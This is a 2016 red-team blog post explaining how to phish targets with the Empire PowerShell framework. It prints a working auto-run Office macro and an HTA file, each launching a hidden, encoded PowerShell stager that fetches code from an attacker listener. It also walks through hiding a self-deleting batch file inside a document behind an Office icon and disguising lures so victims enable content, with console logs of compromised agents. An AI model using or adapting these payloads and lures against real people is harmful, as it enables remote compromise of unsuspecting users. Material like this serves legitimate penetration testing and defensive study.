

# ENIGMA0X3

« OFFENSIVE OPERATIONS WITH POWERSCCM    USERLAND PERSISTENCE WITH SCHEDULED TASKS  
AND COM HANDLER HIJACKING »

## PHISHING WITH EMPIRE

---

March 15, 2016 by enigma0x3

This post is part of the 'Empire Series', with some background and an ongoing list of series posts [[kept here](#)].

As 'real' attackers advance their tradecraft, pentesters and Red Teamers who want to emulate threats need to do the same. Empire was built to help testers wield the continuing evolution of offensive PowerShell. And since it's free and open source, Empire makes for a great alternative RAT should the situation arise. As with most other post-exploitation driven agents, you need a delivery method. Luckily, Empire has you covered.

Empire contains multiple stager output formats that can help you obtain a foothold into a target environment through phishing. These output formats include macros, HTML Applications (HTAs), batch files for OLE objects, and a ducky format. In this post, I will cover three of my favorite formats and how to use them to obtain a foothold via spearphishing.

## OFFICE MACRO

Microsoft Office macros were a huge hit in the early 2000s. Over time, security evolved and the use of the malicious macro decreased significantly. After a few years of being relatively “dead”, Office macros started to make a comeback. Now, roughly 16 years later, Office macros are as prominent as they were years ago (partially thanks to PowerShell).

One thing I love about macros is that since they’re used for legitimate purposes, you can use PowerShell (a trusted, signed Microsoft executable) to run malicious code without touching the filesystem. Empire has an output format specifically for Office macros that make creating one for initial access a breeze.

To generate an an Empire stager in an Office macro format, simply start a listener and use the “macro” stager.

```

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > execute
(Empire: listeners) > usestager macro test
(Empire: stager/macro) > info

Name: Macro

Description:
  Generates an office macro for Empire, compatible
  with office 97-2003, and 2007 file types.

Options:

  Name          Required  Value      Description
  ----          -
  Listener      True       test       Listener to generate stager for.
  OutFile       False      /tmp/macro  File to output macro to, otherwise
                                     displayed on the screen.
  ProxyCreds    False      default    Proxy credentials
                                     ([domain\]username:password) to use for
                                     request (default, none, or other).
  Proxy         False      default    Proxy to use for request (default, none,
                                     or other).
  UserAgent     False      default    User-agent string to use for the staging
                                     request (default, none, or other).

(Empire: stager/macro) > execute

[*] Stager output written out to: /tmp/macro

(Empire: stager/macro) > █

```

As you can see, the macro code was written to “/tmp/macro”. If we take a look at that file, you can see that it contains VBA code. You might also notice that the payload within the macro simply executes an Empire stager via PowerShell’s encoded command switch.


```

Sub Document_Open()
    Debugging
End Sub


Public Function Debugging() As Variant
    Dim Str As String
    str = "powershell.exe -NoP -NonI -W Hidden -Enc JAB3AGMAP"
    str = str + "QBOAEUAVwAtAE8AYgBKAEUAQwB0ACAAUwB5AFMAdbABFAG0ALgB"
    str = str + "0AGUAVAAuAFcAZQBCAEMAbABpAEUATgBUADsAJAB1AD0AJwBNA"
    str = str + "G8AegBpAGwAbABhAC8ANQAUADAAIAAoAFcAaQBUAGQAbwB3AHM"
    str = str + "AIAB0AFQAIAA2AC4AMQA7ACAAVwBPAPFcANgA0ADsAIABUAHIAa"
    str = str + "QBkAGUAbgB0AC8ANwAuADAA0wAgAHIAdgA6ADEAMQAuADAAKQA"
    str = str + "gAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASABFA"
    str = str + "GEAZABFAHIAcwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGU"
    str = str + "AbgB0ACcALAAKAHUAKQA7ACQAVwBjAC4AUABYAG8AeABZACAAP"
    str = str + "QAgAFsAUwBZAFMAVABlAE0ALgB0AGUAVAAuAFcARQBCAFIAZQB"
    str = str + "xAFUARQBzAFQAXQA6ADoARABFAGYAYQBVAEwAVABXAGUAYgBQA"
    str = str + "HIATwB4AHKA0wAkAFcAQwAuAFAAUgBvAHgAWQAUAEACgBLAGQ"
    str = str + "ARQBuaFQASQBBAGwAcwAgAD0ATIABbAFMAeQBTAfQARQBtAC4AT"
    str = str + "gBlAFQALgBDAHIAZQBkAGUATgBUAGkAYQBsAEMAQQBjAEgAZQB"
    str = str + "dADoA0gBEAGUARgBBAFUATABUAE4ARQB0AHcATwBSAGsAQwByA"
    str = str + "EUARABFAG4AdABpAEEATABzADsAJABLAD0AJwBuACUAFQBxAFY"
    str = str + "AUgBIAEcATwBNADgAMgBvAEwAKQByACQAaQBsAHQATgBCAFsAI"
    str = str + "wBqACsAZQA6AC8AYwBaAGQAJwA7ACQAaQA9ADAA0wBbAGMAaAB"
    str = str + "hAFIAWwBdAF0AJABCAD0AKABbAGMASABBAFIAWwBdAF0AKAAKA"
    str = str + "HcAYwAuAEQATwBXAE4ATABvAGEARABTAHQAcgBpAE4ARwAoACI"
    str = str + "AaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4A0QA5AC4AM"
    str = str + "QAZADIA0gA4ADAA0AAwAC8AaQBuaGQAZQB4AC4AYQBzAHAAIgA"
    str = str + "pACkAKQB8ACUAEwAkAF8ALQBcAFgAbwBSACQAawBbACQAaQArA"
    str = str + "CsAJQAKAGsALgBMAEUAbgBHAHQASABdAH0A0wBJAEUAWAAgACg"
    str = str + "AJABCAC0AgBvAGkAbgAnACcAKQA="
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW

```

Since Empire outputs all the required code, all we need to do now is add it to a document, dress it up and send it to our target. To create the malicious document, simply open Microsoft Word or Excel, click the "View" tab and select "Macros". Simply give the macro a name and select "document" in the "macros in" drop down:




After you click “create”, you can add the code that Empire generated for you. All you need to do is remove the default code and paste in the generated code:



Once added, save the document as either “Word 97-2003” or “Word Macro-Enabled Document”, attach it to your phishing email and send it.

It is important to note that in order to trick your target into clicking “Enable Macros”, you should dress the document up. Once the target receives the email and opens the document, they will see something like this:



If they click “Enable Content”, the macro will execute and, in turn, our Empire stager will get executed:

```
(Empire: stager/macro) > execute
[*] Stager output written out to: /tmp/macro
(Empire: stager/macro) > [+] Initial agent YP2SKCDCLYRMC43T from 192.168.99.149 now active
(Empire: stager/macro) > agents
[*] Active agents:
  Name           Internal IP   Machine Name  Username      Process        Delay    Last Seen
  -----
  YP2SKCDCLYRMC43T 192.168.99.149 CORPMWKSTNX64 LAB\Matt      powershell/3556 5/0.0    2016-03-08 08:35:30
(Empire: agents) > █
```

Office macros can make for a great way to obtain a foothold into your target environment. If, for some reason, a macro doesn't get you in, you can fall back to other methods.

## HTML APPLICATION (HTA)

A HTML application is essentially a file containing HTML but also supports the use of VBScript or Javascript. By embedding malicious code in a HTA, we can successfully obtain code execution on a system by having them browse to a hosted application.

To generate a HTA in Empire, simply use the “hta” stager option:

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > execute
(Empire: listeners) > usestager hta test
(Empire: stager/hta) > set OutFile /tmp/finance.hta
(Empire: stager/hta) > execute

[*] Stager output written out to: /tmp/finance.hta

(Empire: stager/hta) > █
```

As you can see, Empire will output it into a file. If we take a look at the file, you can see the code that is being used within the HTA:

```
root@kali:~# cat /tmp/finance.hta
<html><head><script>var c= 'powershell.exe -NoP -NonI -W Hidden -Enc JAB3AEMAP0B0AGUAdwAtAE8AYgBgAEUAQwBUACAAUwB5AHMAdb1AG0ALgBOAGUAVAAuAfc
ARQBCAEMATABJAGUATgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAUADAIAAoAfcAaQBuaGQAbwB3AHMAIAB0AFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQB
kAGUAbgB0AC8ANwAuADAAQwAgAHIAdgA6ADEAMQAUADAQAQAgAGwAaQBfAGUAIABHAGUAYwBrAGBAJwA7ACQAVwBjAC4ASABFAGEARABIAfIAUwAuAEEAZABEACgAJwBVAHMAZQByAC0
AQQBnAGUAbgB0ACCALAAkAHUAKQA7ACQAdwBjAC4AUABSAEBAeABZACAAPQAgAFsAUwB5AHMAVAB1AE0ALgBOAGUAVAAuAfcARQB1AFIARQBRAFUAZQBTAfQAXQA6ADoARABFAGYAQQB
1AGwAVABXAEUAQgBQAFIAbwB4AHkAQwAKAFcAYwAuAFAAcgBvAHgAWQAuAEHAUgB1AGQARQBuaHQAAQ0hAGwAUwAgAD0AIABbAFMAWQBTAFQARQBNAC4ATgBFAHQALgBDAHIAHQBEAEU
ATgBUAEkAQQBMAEMAYQBjAEgAZQBdADoAQgBEAGUARgBBAFUATAB0AE4AZQBUAfCABwByAEsAQwBSAGUAZABFAG4AVABpAEETABTADsAJAB1AD0AJwB1AHcAYwBdAE0AUAAxAEcAVAA
qAHAAxABgAGwAKwA/AGQARABBBAG8AQgAuADMAJgBfACkASgBPAEwAUQBVAEEAJwA7ACQAA0A9ADAA0wBbAEMASABhAHIAwWbDdAF0AJAB1AD0AKABbAEMASABBAHIAwWbDdAF0AKAAkAFc
AQwAuAEQATwBXAE4ATABPAEEARABTAHQAUgBpAE4AZwAoACIAaAB0AHQAcAA6ACBALwAXADkAMgAuADEANgA4AC4A0QA5AC4AMQAzADIA0gA4ADAA0AAwACBAaQBuaGQAZQ0B4AC4AYQB
zAHAAI9gApACKAKQBBAUAwAkAFBALQBACAFgAbwByACQAAwBbACQAAQArACsAJQAKAEsALgBMAGUAbgBnAFQASABdAH0ADwBJAEUAMAAgACgAJAB1AC0AagBvAGkAbgAnACCkAKQA='
new ActiveXObject('WScript.Shell').Run(c);</script></head><body><script>self.close();</script></body></html>
```

To use the HTA, all you need to do is host it somewhere where your target can reach it. For demonstration purposes, I'm going to host it locally by moving "finance.hta" into my "/var/www/html" folder.




```
root@kali:~/tmp# mv finance.hta /var/www/html
root@kali:~/tmp# cd /var/www/html
root@kali:~/tmp# ls -al
total 12
drwxr-xr-x 2 root root 4096 Mar  8 09:11 .
drwxr-xr-x 3 root root 4096 Mar  8 09:02 ..
-rw-r--r-- 1 root root 1367 Mar  8 09:11 finance.hta
root@kali:~/tmp#
```

With the HTML application hosted, the only remaining piece is to craft a phishing email with a link to your hosted HTML application.

\*Note: You should dress the email up in a way that makes the HTML Application believable.

When the target visits the link, they will see a dialogue box similar to this:



If you manage to convince the user to click "Open", the HTML Application will proceed to ask them if they want to allow the application. Clicking "Allow" will cause the HTA to execute the embedded Empire PowerShell stager, resulting in an agent.

```
[*] Stager output written out to: /tmp/finance.hta
(Empire: stager/hta) > [+] Initial agent S3TZZ1EM3REGN2TZ from 192.168.99.149 now active
(Empire: stager/hta) > agents
[*] Active agents:
  Name           Internal IP   Machine Name  Username      Process        Delay    Last Seen
  -----
  S3TZZ1EM3REGN2TZ 192.168.99.149 CORPWKSTNX64 LAB\Matt      powershell/1832 5/0.0    2016-03-08 09:19:00
(Empire: agents) > █
```

## OBJECT LINKING AND EMBEDDING (OLE) OBJECT

Out of all the different methods of obtaining code execution, this one is always my go to. In Microsoft Office, it is possible to embed items such as a .bat file within an Office document by utilizing Object Linking and Embedding. By doing so, you are able to make a malicious .bat file look like a document within a document (or anything else that fits your theme). To create a document with an OLE object, all you need to do is generate a .bat file by using Empire's "launcher\_bat" stager option.

```

(Empire) > usestager launcher_bat test
(Empire: stager/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name      Required  Value      Description
  ----      -
  ProxyCreds False      default    Proxy credentials
              ([domain\]username:password) to use for
              request (default, none, or other).
  Listener  True       test       Listener to generate stager for.
  OutFile   False      /tmp/launcher.bat File to output .bat launcher to,
              otherwise displayed on the screen.
  Proxy     False      default    Proxy to use for request (default, none,
              or other).
  UserAgent False      default    User-agent string to use for the staging
              request (default, none, or other).
  Delete    False      True       Switch. Delete .bat after running.


(Empire: stager/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat


(Empire: stager/launcher_bat) > █

```


This will output a self-deleting batch file containing code to stage an empire agent. With the batch file created, we can now insert it into our document. This can be done by going to the “Insert” menu and selecting “Object”



Then, select the “Create from File” tab and browse to the batch file that was created earlier. Once added, check the “Display as Icon” box:



You can then select the “Change Icon” box to add in an icon. Some good ones are the Microsoft Excel, Word or PowerPoint icons. You can then change the name of the file and give it whatever file extension you would like:



Once you click “OK”, the object will be inserted into the document. To the target, it will simply look like an embedded document (which organizations do all the time):

Hello,

Attached below is that document you requested. Please review it.



Thanks

All you need to do after that is dress the document up and send it to your target. Once the target double clicks and runs the batch file embedded within the document, you will get code execution and an agent will come back.

```

(Empire: listeners) > usestager launcher_bat test
(Empire: stager/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/launcher_bat) > [+] Initial agent K1LHAUM3WLF1UHG2 from 192.168.99.140 now active
(Empire: stager/launcher_bat) > agents

[*] Active agents:

  Name          Internal IP    Machine Name  Username      Process          Delay    Last Seen
  -----
  K1LHAUM3WLF1UHG2 192.168.99.140 CORPMKSTNX64 LAB\Matt       powershell/1548  5/0.0    2016-03-15 08:18:36

(Empire: agents) >

```

## CONCLUSION

In many external engagements, the first step in a successful operation is obtaining a foothold into the target environment. Empire provides a few methods for automatically generating useful payloads that can be used to help assist in crafting your final phishing document. If you have additional methods that you would like to see implemented in Empire, feel free to [reach out on Github!](#)

---

### SHARE THIS:



[2 bloggers](#) like this.

---

### RELATED

Empire Tips and Tricks  
With 16 comments

An Empire Case Study  
With 1 comment

Lateral Movement using  
Excel.Application and DCOM



Bookmark the [permalink](#).

## 5 THOUGHTS ON “PHISHING WITH EMPIRE”



**hitt3r** says:

March 31, 2016 at 5:14 pm

Just wanted to thank you and your counterparts for all the hard work you put in. The last few months I have been studying your work, have provided a wealth of knowledge!

Reply



**hitt3r** says:

April 1, 2016 at 12:42 am

Just wanted to thank you guys over at Veris. The last few months since I have discovered y'all's websites and videos have accelerated my learning immensely!

Reply



**enigma0x3** says:

April 1, 2016 at 4:50 pm

Thank you! Glad to hear you have found the content useful! Cheers!

Reply

Pingback: [Empire Post Exploitation - Unprivileged Agent to DA Walkthrough | Implicit Deny](#)

Pingback: [Offensive Tools and Techniques | Count Upon Security](#)

## LEAVE A REPLY

Enter your comment here...

## ARCHIVES

- [January 2018](#)
- [November 2017](#)
- [October 2017](#)
- [September 2017](#)
- [August 2017](#)
- [July 2017](#)
- [April 2017](#)
- [March 2017](#)
- [January 2017](#)
- [November 2016](#)
- [August 2016](#)

## RECENT POSTS

